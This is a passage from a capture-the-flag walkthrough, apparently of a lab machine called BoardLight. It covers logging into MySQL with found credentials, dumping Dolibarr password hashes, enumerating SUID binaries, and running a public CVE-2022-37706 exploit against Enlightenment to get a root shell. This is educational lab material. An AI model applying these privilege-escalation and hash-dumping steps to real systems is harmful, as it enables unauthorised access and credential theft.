
MySQL(3306) seems to be open.

Let's access it using the credentials found earlier:



```
larissa@boardlight:/tmp$ mysql -u dolibarrowner -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5596
Server version: 8.0.36-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

dolibarr database seems interesting:



```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| dolibarr           |
| information_schema |
| performance_schema |
+--------------------+
```

From **llx_user** table, we can obtain password hashes:

```
select * from llx_user;
```


login	pass_crypted	lastname
dolibarr	2y$10 VevoimSke5Cd1/nX1Ql9Su6RstkTRe7UX1Or.cm8bZo56NjCMJzCm	SuperAdmin
admin	2y$10 gIEKOl7VZnr5KLbBDzGbL.YuJxwz5Sdl5ji3SEuiUSlULgAhhjH96	admin

Unfortunately, discovered hashes were uncrackable.

CVE-2022-37706

Let's take a look at SUID files:

```
find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;
```




```
larissa@boardlight:~$ find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;
-rwsr-xr-x 1 root root 14488 Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
-rwsr-sr-x 1 root root 14488 Apr  8 18:36 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 26944 Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
-rwsr-xr-x 1 root root 14648 Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd
-rwsr-xr-x 1 root root 14648 Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight
-rwsr-xr-x 1 root root 14648 Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset
```

There are couple of SUID files that starts with **enlightment**, which we've never seen before:

Googling a bit on this, it seems like we would be able to exploit this SUID using **CVE-2022-37706**.

Using the exploit downloaded from here, we can easily get a shell as the root:



```
larissa@boardlight:/tmp$ ./exploit.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
mount: /dev/../tmp/: can't find in /etc/fstab.
# whoami
root
```

References

- https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit
- https://starlabs.sg/advisories/23/23-4197/